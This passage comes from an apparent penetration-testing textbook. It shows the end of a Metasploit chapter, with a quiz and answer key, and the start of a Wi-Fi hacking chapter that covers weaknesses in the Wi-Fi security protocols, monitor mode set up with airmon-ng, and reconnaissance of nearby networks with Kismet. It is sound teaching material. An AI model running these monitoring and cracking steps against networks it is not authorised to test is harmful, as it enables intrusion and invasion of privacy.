Okay, I think that this should give you a pretty good introduction to the mysteries of Metasploit. So, let's go ahead and summarize.

Summary

You've completed yet another chapter and have seen lots of cool stuff. First, you saw the various ways to use the Metasploit framework, which include interactive mode from within the `msfconsole`, using a resource file, and using `msfconsole -x` commands from within shell scripts. You also saw various examples of using all of these techniques. After that, you saw how to use a PostgreSQL database to save the results of your testing, and to reuse those results for later tests. Along the way, you saw some cool shell scripting concepts that you can use in your own scripts. And, in the *Escalating privileges with Meterpreter* exercise, you saw how to troubleshoot an exploit that wouldn't work, when I accidentally used the wrong payload.

Ensuring security for wireless networks and devices is extremely important, especially now that there are so many wireless devices on the Internet of Things. In the next chapter, you'll see how to use Kali tools—such as Kismet and Wifite—to enumerate, test, and compromise wireless networks. I'll see you there.

Questions

1. Which scripting language is used to create Metasploit modules?
    a. Python
    b. Perl
    c. GW-BASIC
    d. Ruby
    e. Rexx
2. When using Metasploit with a database, which of the following statements is true about the `workspace -a` command?
    a. It will create a new workspace and use it if the workspace you specify doesn't exist, and will choose the workspace that you specify if it already exists.
    b. It will create a new workspace, but you'll need to choose to use it in a separate step.
    c. If the workspace that you specify already exists, the `workspace -a` command will overwrite that workspace.
    d. There's no such command.

3. Which of the following statements is true about Meterpreter?

    a. It's much more useful for Windows targets than it is for Linux targets.
    b. It's equally as useful for Linux targets as it is for Windows targets.
    c. It's not all that useful in any case.
    d. It's much more useful for Linux targets than it is for Windows targets.

4. Which two of the following are methods for using a Metasploit resource file? (Choose two.)

    a. From within the `msfconsole`, use the `set RESOURCE_FILE` option.
    b. From within the `msfconsole`, use the `resource` command, followed by the name of the resource file that you want to use.
    c. From the Kali command prompt, use the `msfconsole -x` command, followed by the name of the resource file that you want to use.
    d. From the Kali command prompt, use the `msfconsole -r` command, followed by the name of the resource file that you want to use.

5. Which of the following is not a Metasploit module type?

    a. Auxiliary
    b. Post
    c. Exploits
    d. Payloads
    e. Decoders

Further reading

- Metasploit home page: `https://www.metasploit.com/`
- Metasploit Documentation: `https://docs.metasploit.com/`
- What is Metasploit and use cases of Metasploit: `https://www.devopsschool.com/blog/what-is-metasploit-and-use-cases-of-metasploit/`
- Metasploit Unleashed—Using databases: `https://www.offsec.com/metasploit-unleashed/using-databases/`
- Meterpreter Cheatsheet: `https://gist.github.com/ImaginaryBIT/8cd591b495c8f310428085c0448b0acf`
- Why your exploit completed, but no session was created? Try these fixes: `https://www.infosecmatter.com/why-your-exploit-completed-but-no-session-was-created-try-these-fixes/`

Answers

1. d

2. a

3. a

4. b and d

5. e

Get this book's PDF version and more

Scan the QR code (or go to `packtpub.com/unlock`). Search for this book by name, confirm the edition, and then follow the steps on the page.



UNLOCK NOW

Note: Have your invoice handy. Purchases made directly from the Packt website don't require an invoice.

Part 4

Advanced Scripting and Real-World Hacking Projects

Whether you are an experienced penetration tester or aspiring to reach the next level, *Part 4* equips you with the knowledge and practical expertise needed to navigate the intricacies of advanced scripting and tackle real-world hacking scenarios.

This section elevates your expertise, guiding you through intricate scripting techniques tailored for sophisticated penetration testing. Engage in real-world hacking projects that emulate the challenges faced by cybersecurity professionals, providing practical insights and hands-on experiences. From exploiting vulnerabilities to securing systems, this part challenges your skills in dynamic and complex environments.

This part of the book includes the following chapters:

- *Chapter 9, Wi-Fi Hacking with Kismet and Wifite*
- *Chapter 10, Auditing and Hardening Linux with Shell Scripts*
- *Chapter 11, Automated Report Generation and Visualization*
- *Chapter 12, End-to-End Penetration Testing Projects*

9

Wi-Fi Hacking with Kismet and Wifite

Wireless Local Area Networks (**WLAN**s), more commonly known as **Wi-Fi**, are a very important part of modern computing for both personal and business reasons. Every modern laptop and many modern workstations have wireless network adapters built into them. For computers that don't have them built in, you can buy a wireless adapter that will fit into either an empty PCI slot or a USB port.

In the home, Wi-Fi allows people to use their computers anywhere in the house without having to run Ethernet cables all over the place. It also allows people to use wireless devices that can't connect to a wired network, such as smart doorbells or outdoor security cameras. (In my own case, it allows me to still use my vintage Amazon Kindle e-book reader that's too old to connect to a modern 4G or 5G phone network.)

Most businesses and enterprises use wired network systems, but even for them, Wi-Fi can be very handy. Employees who need to carry around a laptop can always stay connected to the network, thanks to Wi-Fi. Colleges and universities often offer public access to their Wi-Fi networks, which makes it handy for guest speakers to come in and conduct seminars that require audience members to connect their laptops to the network.

The problem with Wi-Fi is that hackers don't have to perform any special magic to intercept network packets. For example, tapping into a wired network requires that the hacker have physical access to the wired network. On the other hand, hacking Wi-Fi only requires that the hacker carry around a laptop that has Wi-Fi hacking tools installed. In many cases, the hacker won't even have to be inside the building where the Wi-Fi network is, because wireless signals are often strong

enough to reach someone who's sitting outside in the parking lot. So, anyone who uses Wi-Fi needs to ensure that their Wi-Fi network is locked down in order to prevent unauthorized access. I mean, you can't always prevent hackers from intercepting your Wi-Fi signal, but there are things that you can do to help prevent hackers from decoding the network packets and capturing the login credentials. This, in turn, would prevent the hackers from intercepting sensitive data, such as banking information, customer records, financial data, users' passwords, and information about the company's internal systems.

In this chapter, we'll look at some methods that you can use to verify an organization's Wi-Fi security.

Topics in the chapter include:

- Understanding the wireless security protocols
- Hacking networks with default passwords
- Setting up a wireless adapter for VirtualBox
- Performing wireless reconnaissance with Kismet
- Automating Wi-Fi attacks with Wifite

Okay, let's get started.

Technical requirements

For this chapter, you'll need these items:

- Either your Kali Linux virtual machine or a physical machine with Kali Linux installed.
- If you're using a Kali virtual machine, you'll need a wireless adapter that you can plug into the USB port of the host machine. The wireless adapter must be capable of doing packet injection. (I'll explain about that in a bit.)
- If you're using a physical machine with Kali installed on it, you'll also need a USB wireless adapter that's capable of doing packet injection. (The wireless adapter that's built into your physical machine most likely can't do packet injection.)
- You'll also need a wireless access point that can still use the old WPA2 Wi-Fi protocol, and at least one WPA or WPA2 wireless device that can connect to it. This is because the newer WPA3 protocol is more secure, and none of the methods that I present here will work with it. (I'll explain about the various Wi-Fi protocols in just a bit.)

You can download the supplemental files by doing:

```
git clone https://github.com/PacktPublishing/Linux-Shell-Scripting-for-
Hackers
```

Understanding the wireless security protocols

Even on wired networks, it's very important to use strong data encryption, especially when dealing with sensitive data. On Wi-Fi networks, using strong data encryption becomes even more important, due to how incredibly easy it is to intercept Wi-Fi traffic. For a penetration tester such as yourself, it's helpful to know about the evolution of Wi-Fi security protocols. Here's the rundown.

Wired Equivalent Privacy (WEP)

This was the first Wi-Fi security solution that included data encryption. However, the whole WEP thing turned out to be somewhat of a bad joke, because it's so incredibly easy to crack. Anyone with the right software and a modern computer can crack WEP encryption in a matter of mere minutes. (Yes, you read that right. I did say *minutes*. And, this isn't a dictionary or brute-force password attack. This attack involves actually breaking the encryption.) When WEP was first ratified as a security standard in September 1999, the United States government had placed export restrictions on strong cryptographic technologies. For that reason, WEP devices had to use an incredibly weak encryption algorithm, along with incredibly weak encryption keys. This combination of a weak algorithm and weak keys was exceptionally easy to crack, even with the computer technology of the 1990s. Hopefully, you'll never see any WEP devices during a real penetration test.

Wi-Fi Protected Access (WPA)

WPA is significantly stronger than WEP, even though it uses the same underlying technology that WEP uses. It also has an additional authentication feature. In addition to **WPA-Personal** mode, which requires setting a password on an access point and sharing that password with client devices, there's also **WPA-Enterprise** mode. With WPA-Enterprise mode, client devices use security certificates to authenticate against a central authentication server, which in turn determines whether the clients are allowed to connect to the access point. WPA was intended as a temporary measure that could be run on existing WEP hardware. Although WPA is better than WEP, weaknesses were eventually found in WPA, which means that it's now considered insecure. It has been deprecated since 2010.

Wi-Fi Protected Access 2 (WPA2)

You might think that WPA2 is an upgrade to WPA, but it isn't. It's an entirely new protocol that's meant to replace WPA. It uses the AES encryption algorithm, which is much stronger than the RC4 algorithm that WEP and WPA use. As with WPA, WPA2 can be used in either WPA-Personal or WPA-Enterprise mode. Although it provides much better security than WPA provides, it still has one major problem. Just as with WPA, attackers can capture authentication traffic between a client and an access point, and then use a program such as Wifite to perform either an offline brute-force attack or an offline dictionary attack to recover the access point password. For this reason, it's very important for anyone who uses WPA2 to set an exceptionally strong password that's not in any password wordlists. There's no **Forward Secrecy** in either WPA or WPA2, which means that an attacker could capture network traffic now, and then wait until some later date to try to decrypt it.

Wi-Fi Protected Access 3 (WPA3)

This is the current standard, which is much stronger than WPA2. Unlike WPA and WPA2, which both use the **pre-shared key** (**PSK**) mechanism for using passwords in WPA-Personal mode, WPA3 uses the **Simultaneous Authentication of Equals** (**SAE**) mechanism, which theoretically makes it impossible for attackers to perform brute-force or dictionary password attacks. (I say theoretically, because there are some possible ways to get around this security feature, which we'll talk about later. Also, to keep things simple, I'll let you use your favorite search engine to find the details on how PSK and SAE work.) WPA3 has Forward Secrecy, which means that any traffic that an attacker captures now can't be decrypted at a later date. Unfortunately, it does have some other potential vulnerabilities, which we'll discuss later.

The term "Wi-Fi" is a registered trademark of the **Wi-Fi Alliance**. The Wi-Fi Alliance is a non-profit organization that tests wireless devices to ensure that they conform to current wireless protocol standards. Wireless devices that pass these tests can be marketed as **Wi-Fi Certified**. Currently, devices must be WPA3-capable before manufacturers can apply the Wi-Fi Certified label to them.

Now, before we go any further with our discussion of Wi-Fi hacking tools, let's talk about hacking networks with default passwords.

Hacking networks with default passwords

Sometimes, you might find it incredibly easy to hack someone's wireless network, and you won't even have to use any fancy hacking tools to do it. That's because most network gear comes either with no login credentials set, or with preset default login credentials. Depending on the manufacturer and the particular model of a device, preset credentials can be in one of these three forms:

A different password for each device

Some manufacturers set a different default password for each device of a certain model. Normally, the password for a device would be printed on its label, and the passwords for all devices of that model would follow a certain pattern. For example, the ActionTec router/wireless access point that my ISP provided to me came with a ten-character password that consists of lowercase letters and digits. It's not likely that you'll find any of these passwords in a wordlist that you can use for a dictionary attack. A brute-force attack might work if the password is too short or if the attacker has a sufficiently powerful computer to perform the attack.

The same default password for every device

Other manufacturers might set up all of their devices with the same default password. This is completely insecure, and administrators need to change the passwords before putting these devices into production use. This used to be a common problem with older network gear, because there was no mechanism that forced administrators to change the passwords upon the first login. But I have to confess that I don't know if any network gear manufacturers still use this type of setup.

The same default password for initial setup

More modern network devices, such as the Netgear wireless access point that I just bought, use the same default login credentials for initially setting up every device of a specific model. However, the only thing you can do when you log in for the first time is perform the initial setup. This includes setting new passwords for both the administrator panel and client connections. (Clients can't connect to this access point until a password is set.) This is much more secure than just setting a default password for normal logins.

You can easily find lists of default passwords by performing a simple web search. For your convenience, I've listed several default password sites in the *Further reading* section.

Now, before we go any further, I need to show you how to set up a wireless network adapter in VirtualBox.

Setting up a wireless adapter for VirtualBox

Setting up a USB wireless adapter for VirtualBox isn't hard. Here are the steps.

1. If you haven't done so already, download the **VirtualBox Extension Pack** from the VirtualBox website. Install it by opening your host machine's file manager and double-clicking the `Extension Pack` file.

2. If you haven't done so already, plug your USB adapter into a USB port of your host machine.
3. Open the **Settings** box for your Kali virtual machine. Enable the USB 3.0 controller and then close the **Settings** box.




Figure 9.1 – Enabling the USB 3.0 controller for the Kali virtual machine

4. Start the Kali virtual machine. When it has finished booting, right-click on the USB icon at the bottom right-hand corner of the VirtualBox screen. Choose your network adapter from the pop-up list. The wireless adapter that I'm using is a Micro-Star AX1800 model, but it shows up in the list as a Realtek, which is the name of the chipset that the adapter uses. Here's what that looks like:




Figure 9.2 – Choose your network adapter

5. Verify that the wireless adapter works with the `iwconfig` command:

```
┌──(kali㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

eth1      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on
```

Okay, you're now ready to perform the next exercise.

Of course, before you can hack into a wireless network, you'll need to find a wireless access point and some network devices that have connected to it. You can use the Kismet tool for that, which we'll look at next.

As you'll soon see, the wireless hacking tools that I present here will show you the wireless access points and wireless client devices of your surrounding neighbors. You can't prevent that, and it fortunately doesn't hurt anything. However, you could get yourself into trouble if you try to actively attack your neighbors' wireless networks. As always, never attack anyone else's networks unless you have specific written permission to do so.

Performing wireless reconnaissance with Kismet

Kismet is a passive reconnaissance utility for wireless networks. It can detect various types of wireless devices, such as wireless routers, wireless access points, and various client devices such as laptops, smart meters, Bluetooth devices, and smart devices such as wireless security cameras. It also shows you information about these devices, such as:

- Their MAC addresses
- The wireless protocols that they're using
- The device manufacturer
- The signal strength of each device
- For wireless access points, Kismet can show you the connected client devices

Optionally, you can use Kismet to find the locations of the detected devices by plugging a **Global Positioning System (GPS)** device into a USB port on your Kali computer.

In addition to penetration testing, you can also use Kismet to:

- **Perform inventories of your organization's wireless devices**: This is important for keeping track of how many devices are on the network and where they're deployed.
- **Search for unauthorized, rogue wireless access points**: Someone could set up an unauthorized access point for either malicious or non-malicious reasons. For example, an IT administrator might set up an unauthorized access point just to get a job done more quickly. A malicious hacker might set up an unauthorized access point with the same name as an authorized access point, in order to trick users into logging into it with the credentials of the authorized access point.
- **Perform spectrum analysis**: **Spectrum analysis** entails monitoring wireless network traffic to see if there are any problems with bottlenecks or wireless coverage.

Kismet is already installed on Kali, and is on the Kali start menu as `01-Reconnaissance/WiFi/kismet`. But clicking on it does nothing but open a terminal window with the Kismet help menu. (To actually use Kismet, you'll need to issue commands at the command-line.) There are a few steps that you'll need to do before you can use the Kismet program, as you'll see in the next demo.

Setting up Kismet

Setting up Kismet is quick and easy. Here's the procedure:

1. The first step is to add your own user account to the `kismet` group, so that you won't have to use your `sudo` privileges to run Kismet. Do it like this:

```
┌──(kali㉿kali)-[~]
└─$ sudo usermod -a -G kismet kali
[sudo] password for kali:
```

2. To make your new group membership take effect, log out of Kali, and then log back in again.
3. The next step is to view your Kali machine's wireless adapters, like this:

```
┌──(kali㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.
```

```
eth1      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on
```

As you see, the only wireless adapter is the `wlan0` device that's at the bottom of the list. The `Mode:Managed` part means that the adapter is operating normally.

4. In its default mode of operation, your wireless adapter can't accept network traffic that's addressed to other devices. To allow your wireless adapter to accept traffic from other devices, place it into monitor mode, like this:

```
┌──(kali㉿kali)-[~]
└─$ sudo airmon-ng start wlan0
[sudo] password for kali:

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    650 NetworkManager
   1791 wpa_supplicant

PHY     Interface       Driver          Chipset

phy1    wlan0           rtw89_8852bu    Micro Star International
802.11ax WLAN Adapter
                (mac80211 monitor mode vif enabled for [phy1]wlan0
on [phy1]wlan0mon)
                (mac80211 station mode vif disabled for [phy1]wlan0)
```

5. Do the `iwconfig` command again, and you should see that the name of the wireless adapter has changed to `wlan0mon`, and that it is in monitor mode.

```
┌──(kali㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

eth1      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on
```

   What's curious is that the wireless adapter name doesn't always change to `wlan0mon`, and I have no idea why. If it doesn't, it's okay to use the `wlan0` name in the next steps, as long as the `iwconfig` command shows `Mode:Monitor` in its output.

6. Monitor mode is now enabled, which is good. But, the `airmon-ng start` command showed you a warning about how the `NetworkManager` and `wpa_supplicant` services could interfere with your reconnaissance. Shut the two services down by doing:

```
┌──(kali㉿kali)-[~]
└─$ sudo airmon-ng check kill

Killing these processes:

    PID Name
   1791 wpa_supplicant
```

   It says that it only killed the `wpa_supplicant` service. But, it actually did also kill the `NetworkManager` service. (You can see that by running the `systemctl status NetworkManager` command.) Note that after you've killed these two services, you'll no longer have normal network access.

7. Next, start Kismet, using the `-c` option to specify the wireless adapter that you've just placed into monitor mode. The command looks like this:

```
┌──(kali㉿kali)-[~]
└─$ kismet -c wlan0mon
```

You'll see a scrolling list of wireless access points that Kismet is detecting. You'll also see a message that tells you to set a username and password before trying to use Kismet.

```
LOCAL: This is the first time Kismet has been run as this user.  You will
       need to set an administrator username and password before you can
       use any features of Kismet.  Visit http://localhost:2501/ to
       configure the initial login, or consult the Kismet documentation at
       https://www.kismetwireless.net/docs/readme/webserver/ about how to
       set a password manually.
```

Figure 9.3 – Running Kismet for the first time

8. The message also directs you to access Kismet from your web browser. Use `http://localhost:2501` as the URL, like so:




Figure 9.4 – Open Kismet in your web browser

9. A window for creating your user credentials will automatically pop up. Enter your desired credentials and click the **Save** button.




Figure 9.5 – Enter your desired user credentials, and then click Save.

Your initial Kismet setup is now complete. In the next exercise, you'll use Kismet to actually find some network devices.

Viewing wireless networks with Kismet

Basic usage of Kismet is quite easy. Once you've finished with the initial configuration, you'll see a constantly changing list of all active devices that your computer's wireless adapter can detect. (If you live in a somewhat densely populated neighborhood, as I do, you'll be amazed at the number of Wi-Fi devices that you'll see.)

I'd love to show you a full screenshot of Kismet in action. Unfortunately, reducing the size of a full screenshot to fit on a book page makes the image too unclear for publication. So instead of placing the `Kismet_full_screen.png` image here, I've placed it in the GitHub repository, so that you can look at it with your favorite image viewer. Also, to be somewhat mindful about my neighbors' privacy, I've blacked out all of the device names except for the three that belong to me. And, to be mindful of my own privacy, I've edited the names of my own devices.

As I mentioned at the beginning of this section, Kismet is capable of capturing traffic from many types of wireless devices. By default, it's set to display all types of devices. To view only a specific type of device, open the drop-down menu at the upper right-hand corner of the Kismet screen and make your choice.




Figure 9.6 – Choose the type of device that you want to display

Of course, you'll likely only see the normal wireless devices that are on your normal wireless network. To capture traffic from other types of devices, you'll need to select the proper data source when you start Kismet. To collect data from some types of devices, you might have to install another type of antenna or sensor. (That's all beyond the scope of this topic, though. For now, all we care about is using Kismet with normal network devices.)

Along the top of the Kismet screen, you'll see the columns for the various types of data. Since the Kismet screen is too wide to display here in full width, here's a shot of the first five columns:




Figure 9.7 – The first five columns of the Kismet screen

Here's the breakdown of the data fields:

- **Name**: Whenever you set up a new access point, you need to give it a name, as you see in the first column. (This access point name is also known as the **Extended Service Set Identifier**, or **ESSID**. Keep that in mind, because you'll need to know that for some of the other tools that you'll see in this chapter. Also, I've placed a link to an explanation of the various service set names in the *Further reading* section.)
- **Type**: In the second column, you see that these devices are designated as Wi-Fi AP, which means that they're wireless access points.
- **Encryption**: The third column shows the encryption protocol that the device is using. You see that the **DONNIE_1** access point is an old WPA2 model, but the **DONNIE_3** access point is a modern WPA3 model.
- **Last Seen**: Column 4 is the date and time that Kismet last saw the device.
- **Packets**: The fifth column is a graphical representation of the network packets that are going through the device.

Next, we see the rest of the columns:

Signal	Channel	Manufacturer	Clients	Uptime	QBSS Channel Usage
-48	6	TP-LINK TECHNOLOGIES CO.,LTD.	1	3d 8h 20m 17s	n/a
-62	149	TP-LINK TECHNOLOGIES CO.,LTD.	0	3d 8h 17m 21s	n/a
-82	1	NETGEAR	0	7d 0h 33m 1s	32.94%
-76	60	NETGEAR	0	7d 1h 12m 25s	0.3922%

Figure 9.8 – The rest of the Kismet columns

Here's the breakdown for these data fields:

- **Signal**: The first column shows the signal strength of the device. The more positive the number, the better the signal. So in this case, the **DONNIE_1** access point shows a **-48** signal strength for channel **6**, and **-62** for channel **149**. Keep in mind that we're dealing with negative numbers here. This means that channel **6** has a stronger signal strength than channel **149**, because **-48** is more positive than **-62**.
- **Channel**: Under the second column in this screenshot, you see that each access point is broadcasting on two different channels. For each device, the low number channels (channels **6** and **1**) are on the 2.4 Ghz frequency spectrum. The two high number channels (channels **149** and **60**) are on the 5 Ghz spectrum. (An explanation of the Wi-Fi frequency ranges is beyond the scope of this topic. If you're curious though, I've added a reference in the *Further reading* section.)
- **Manufacturer**: The third column shows the manufacturer of the devices.
- **Clients**: The fourth column shows the number of client devices that are connected to each access point. Currently, we only see that one client is connected to channel **6** of the **DONNIE_1** access point. But, this access point actually has three connected clients. Remember that Kismet collects data passively. If clients aren't generating any network traffic with the access point, then Kismet won't see them. In this case, only one client is currently generating traffic.
- **Uptime**: The fifth column shows how long the access point has been running.
- **QBSS Channel Usage**: The final field shows how busy each channel is. (**QBSS** stands for **Quality of Service Enhanced Basic Service Set**. I know, there are some letters missing from this acronym, but that's just the way it is.)

To see information about an access point, just click on its name under the **Name** column. You'll see a pop-up window that will look something like this:




Figure 9.9 – Information about my DONNIE_1 access point

When you click on the **Wi-Fi (802.11)** menu item at the bottom of the screen, you'll see information about the clients that are connected to this access point. It will look something like this:

